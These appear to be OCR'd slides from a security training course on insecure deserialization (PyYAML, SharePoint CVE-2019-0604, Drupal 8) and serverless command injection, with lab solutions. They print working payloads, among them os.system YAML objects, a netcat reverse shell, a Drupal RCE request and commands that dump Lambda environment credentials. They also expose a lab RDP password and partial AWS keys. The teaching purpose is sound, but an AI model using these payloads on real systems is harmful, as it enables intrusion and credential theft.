!!python/object:module.Class { attribute: value, ... }
```

In order to support the pickle protocol, two additional forms of the `!!python/object` tag are provided:

```
!!python/object/new:module.Class
args: [argument, ...]
kwds: {key: value, ...}
state: ...
listitems: [item, ...]
dictitems: [key: value, ...]

!!python/object/apply:module.function
args: [argument, ...]
kwds: {key: value, ...}
state: ...
listitems: [item, ...]
dictitems: [key: value, ...]
```

If only the `args` field is non-empty, the above records can be shortened:

```
!!python/object/new:module.Class [argument, ...]

!!python/object/apply:module.function [argument, ...]
```

291

Reference

Warning: API stability is not guaranteed!

No kidding!

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- The PyYAML method load() accepts serialized python objects and will attempt to deserialize them.
- Yes, even functions!
- So we simply need to supply a python object that contains a malicious function call and yaml.load will happily deserialize and call it.
- Try this yaml object in the page: **test: !!python/object/apply:os.system ['cat /etc/passwd > /tmp/randomxyzfile']**
- The return will be 0, but did it run? Let's check the tmp file!
- Looks like it worked! We got code execution!

```
student@ubuntu:~/django/vvda$ cat /tmp/randomxyzfile
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

SOLUTION

- Extra:
- Create a YAML object that executes a reverse bash shell via traditional netcat.
- Hint: nc.traditional
- Run the nc listener via the command: nc -lvp 2222

```
student@ubuntu:~$ nc -lvp 2222
Listening on [0.0.0.0] (family 0, port 2222)
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- Extra:

- Try the following yaml object:

- **attack: !!python/object/apply:os.system ['nc.traditional 127.0.0.1 2222 -e /bin/bash']**

- You should have a shell!

```
student@ubuntu:~$ nc -lvp 2222
Listening on [0.0.0.0] (family 0, port 2222)
Connection from localhost 48240 received!
whoami
student
pwd
/home/student/django/vvda/vvda
```


Copyright © 2021 Mohammed Aldoub (Voulnet)

DESERIALIZATION DEFENSES: OPTIONS (1)

- There aren't many practical defenses against Deserialization attacks, unless the developers accepting making some potentially restrictive code changes.
- Deserialization defense options:

- 1- Never use Serialization: Can work in some cases especially if the object fields are simple (string, date, int). Sometimes is the only real solution, for example against python pickle attacks. **Sometimes, however, serialization is needed**.
- 2- Use safe serialization libraries, functions and configs: Such as YAML safe_load, make readObject final in Java.. Etc. **However, these defenses are limited and not applicable in all situations**, they require extensive testing.
- 3- Use signing: Sign a serialized object and never deserialize if not properly signed. **The problem with this approach is having to protect the signing key**, and if leaked it could result in a vulnerability, for example: CVE-2020-0688 (Microsoft Exchange Deserialization due to static ViewState signing key being exposed!)

Copyright © 2019 Mohammed Aldoub (Voulnet)

DESERIALIZATION DEFENSES: OPTIONS (2)

- 4- Use JSON serialization: **Not always a safe choice** since many JSON libraries actually **contain serialization vulnerabilities**.
- 5- Blocklist of classes and popular gadgets: Newer/different/unknown gadgets can be used.
- 6- Allowlist of classes to be deserialized: **Very restrictive**, sometimes defeating the entire purpose of using serialization.
- So what's the best option? Well, it depends on you, and your application!


Copyright © 2019 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKEHOME-LAB 40: SHAREPOINT DOTNET DESERIALIZATION ATTACK

Microsoft Sharepoint suffered from a devastating Deserialization attack (CVE-2019-0604) that was widely exploited in the wild.

To exploit and play with this vulnerability, find the AWS EC2 AMI (Amazon Machine Image) with name **cve-2019-0604 test** as shown to the right.



When you configure the security group, allow on YOUR IP, and for ports 80 and 3389.

The RDP password is
7fV!$6p*l@pY7q6d$F9U$5!HisTgrzh9

Find the vulnerability at:
http://<INSTANCE IP>/sites/test/_layouts/15/Picker.aspx

Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKEHOME-LAB 40: SHAREPOINT DOTNET DESERIALIZATION ATTACK

To exploit this vulnerability directly, use my tool Desharialize:
https://github.com/Voulnet/Desharialize

You can run the command like this:

```
python3 desharialize.py -u "http://<INSTANCE IP>/sites/test/_layouts/15/Picker.aspx" -c "Your command"
```

Your command could be a connect back shell, or a simple ping, or popping calc for example.

Check out my video explanation of Dotnet XML Deserialization attacks:
https://www.youtube.com/watch?v=os22pgVzXQw

Honorable mention: drupal 8 rce via deserialization

Drupal 8's RCE module allowed attackers to gain remote code execution RCE via the PHP's unserialize function (which does insecure deserialization).

Check the details on this cool vulnerability!

See the options parameter under link, it contains a serialized PHP payload.

https://www.ambionics.io/blog/drupal8-rce

```
GET /drupal-8.6.9/node/1?_format=hal_json HTTP/1.1
Host: 192.168.1.25
Content-Type: application/hal+json
Content-Length: 642

{
  "link": [
    {
      "value": "link",
      "options": "O:24:\"GuzzleHttp\\Psr7\\FnStream\":2:{s:33:\"\u0000GuzzleHttp\\
    }
  ],
  "_links": {
    "type": {
      "href": "http://192.168.1.25/drupal-8.6.9/rest/type/shortcut/default"
    }
  }
}
```

To which Drupal responds:

```
HTTP/1.1 200 OK
Link: <...>
X-Generator: Drupal 8 (https://www.drupal.org)
X-Drupal-Cache: MISS
Connection: close
Content-Type: application/hal+json
Content-Length: 9012

{...}uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Copyright © 2021 Mohammed Aldoub (Voulnet)

REFERENCES

- https://blog.nelhage.com/2011/03/exploiting-pickle/
- https://dan.lousqui.fr/explaining-and-exploiting-deserialization-vulnerability-with-python-en.html
- https://gist.github.com/0xBADCA7/f4c700fcbb5fb8785c14
- https://intoli.com/blog/dangerous-pickles/
- https://docs.python.org/3/library/pickletools.html
- https://rushter.com/blog/pickle-serialization-internals/
- https://www.kevinlondon.com/2015/08/15/dangerous-python-functions-pt2.html

Copyright © 2021 Mohammed Aldoub (Voulnet)

SERVERLESS EVENT INJECTION

- Meaning of serverless event injection
- Injection from event sources (S3, cloudwatch, etc)
- Injection based on previous types of vulnerabilities.

Copyright © 2021 Mohammed Aldoub (Voulnet)

SERVERLESS EVENT INJECTION

- Serverless Event Injection is a vulnerability where a serverless (e.g. AWS lambda) component listens to invocations or events from other seemingly trusted sources in the cloud environments.

- Event sources could be:
  - HTTP APIs
  - API Gateway calls
  - S3 file/object actions
  - Database events
  - Code repo changes
  - Alerting systems (e.g. Cloudwatch)

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXAMPLES OF SERVERLESS EVENT INJECTIONS

- The following scenarios could result in serverless event injection attacks:


- S3 file with a malicious filename is uploaded, where:
  - A lambda function runs shell or eval functions on the filename.
  - e.g. **os.system("aws s3 cp %s %s" %(src_bucket_file, dst_bucket_file))**
  - Here the S3 filename is concatenated, resulting in command injection

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SERVERLESS EVENT INJECTION - COMMAND INJECTION

- In this example we will check the code of a serverless app thats vulnerable by design, developed by PureSec.io
- A simple app that converts Word doc files to text.
- You give it a URL of a word doc (a default one is supplied) and it converts it.
- The output is added to an S3 bucket.
- Let's examine its source code.



serverlessrepo-serverless-goat-FunctionConver... Throttle Qualifiers Actions

Function code Info

Code entry type: Edit code inline

Runtime: Node.js 8.10

Handler Inf: index.hand

File Edit Find View Go Tools Window

Environment

- serverlessrepo-serv
  - bin
    - charsets
    - catdoc
    - catppt
    - xls2csv
  - node_modules
  - index.js
  - package-lock.json
  - package.json

App src files

Binaries

index.js

```
20
21 }
22
23 exports.handler = async (event) => {
24   try {
25     await log(event);
26
27     let documentUrl = event.queryStringParameters.document_url;
28
29     let txt = child_process.execSync(`curl --silent -L ${documentUrl} | ./bin/catdoc -`).toString();
30
31     // Lambda response max size is 6MB. The workaround is to upload result to S3 and redirect user to the file.
32     let key = uuid.v4();
33     let s3 = new AWS.S3();
34     await s3.putObject({
35       Bucket: process.env.BUCKET_NAME,
36       Key: key,
37       Body: txt,
38       ContentType: 'text/html',
39       ACL: 'public-read'
40     }).promise();
41
42     return {
43       statusCode: 302,
44       headers: {
45         "Location": `${process.env.BUCKET_URL}/${key}`
```

The vulnerable code


305

Copyright © 2021 Mohammed Aldoub (Voulnet)

Copyright © 2021 Mohammed Aldoub (Voulnet)

SERVERLESS COMPONENTS AT A GLANCE

- The actual function we saw doesn't get called by the users directly.
- It's actually invoked by an event.
- In this case the event is an AWS API Gateway call.
- This is the actual serverless app flow:




Copyright © 2021 Mohammed Aldoub (Voulnet)

SERVERLESS COMPONENTS AT A GLANCE

- And this is the API gateway configuration: It gives an API endpoint /api/convert.


- This endpoint works as a Lambda proxy.
- The lambda function then receives the proxying event, when it gets invoked.




Copyright © 2021 Mohammed Aldoub (Voulnet)

RUNNING COMMANDS

- We've seen the vulnerable code.
- Vulnerable node.js call that results in OS command injection.
- appending ; ls -lah





- Looks like we printed the directory listing!
- But! There are some notes here!

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA COMMANDS

- The small teeny tiny server running the lambda code probably lives for a few milliseconds, or a minute or two.

- Not a good target to backdoor, because it will be recycled!
- What other commands we can use?
- What other info to get out? Maybe some AWS keys?
- Where does Lambda store them?
- Answer: In Environmental variables!
- Try the command: **env**
- Or **cat /proc/self/environ**

http://aws-serverless-repositor

Word.Document.8ï¿½9ï¿½qAWS_LAMBDA_FUNCTION_VERSION=$LATESTAWS_
/////////8BEAAaDDUwMzg2MjUzMzI4NCIMiYV8Hqq9OPEK7UvBKpgC+nUI3mEb1
/bozz8ANLlR1v3DTEY5+13R8Qd29LMcTo+fylLacvTnb3
/lCGIlQhMOJiPxcaLjSJvzVWf8rFSVYvSmEFalLikCVQind83ErzuNZGj
/+NQqZEt6NKGNVuwdu
/KvzATtDUDtCkze5pphi9UpD923xTFNbJ+3H+aONHWVBm27YN3SHVX8LhCrUdrZ
/KHqHi1+50ErmvgV5yO1iPkNUApdq7LUrdrlzfCcgzY1AqxONVhAPiqiVfg54cN
/EJHSkSQ3OsJOAGgQYjhOaVSoiKVujOvDyba3HhHWCrhbOOfOvSNfNfewQ65IYur
/qu0Ils+Aa2T6DDn0ZDoBTq1AQUeQtFAaGWB9JXdhO5ZdHfW4p1pGomU4fPsdLyF
/2eOHyYXZ9yqepfCVGIDCeWoqMHParMnCGwQl3xDBmmZSzrXhOtrujLuynmGzrH
//aws-serverless-repository-serverless-goat-bucket-1mgh0m1xs6ppx.s3-website-us-
west-2.amazonaws.comEPSAGON_HANDLER=index.handlerLAMBDA_TASK_ROOT
/var/taskAWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/aws-serverless-
repository-serverle-FunctionConvert-V1JPO90CCSRXLD_LIBRARY_PATH=/lib64:
/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt
/libAWS_LAMBDA_RUNTIME_API=127.0.0.1:9001AWS_LAMBDA_LOG_STREAM
/06/14
/[$LATEST]8cb303e5ad6e4889a1c5559e26483aa4EPSAGON_TOKEN=a9d753ae-
0d74-4772-af11-b5f50b3581b4AWS_LAMBDA_FUNCTION_NAME=aws-serverless-
repository-serverle-FunctionConvert-
V1JPO90CCSRXAWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000PATH=
/usr/local/bin:/usr/bin/:/bin:/opt/binTABLE_NAME=aws-serverless-repository-
serverless-goat-Table-B7U2RBU5YTAZAWS_DEFAULT_REGION=us-west-2PWD=
/var/tas AWS_SECRET_ACCESS_KEY= S/V1TJIeu
/1QBPkRpgn8PDo+w1z35erW72IHS8rLANG=en_US.UTF-
8LAMBDA_RUNTIME_DIR=/var/runtimeTZ=:UTCAWS_REGION=us-
west-2NODE_PATH=/opt/nodejs/node8.10/node_modules:/opt/nodejs/node_modules:
/var/runtime/node_modules:/var/runtime:/var/taskBUCKET_NAME=aws-serverless-
repository-serverless-goat-bucket-
1mgh0m1xs6pp AWS_ACCESS_KEY_ID=ASIA KUEMDSSBQ7FVC6QSHLVL=1H
/var/task AWS_XRAY_DAEMON_ADDRESS=169.254.79.2 AWS_XRAY_DAEMON
Parent=21712b9031a4ded4;
Sampled=1AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_HANDLER=


LAB 42: Serverless Event injection from S3 using InjectMyServerlessEvent

InjectMyServerlessEvent is a vulnerable Lambda function that trusts input from AWS S3 service, and processes it dangerously.

You can find the function and installation instructions at:
https://github.com/Voulnet/InjectMyServerlessEvent

Can you find the vulnerable line of code?

Can you set up the function correctly and trigger an event that will successfully exploit the vulnerability?



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

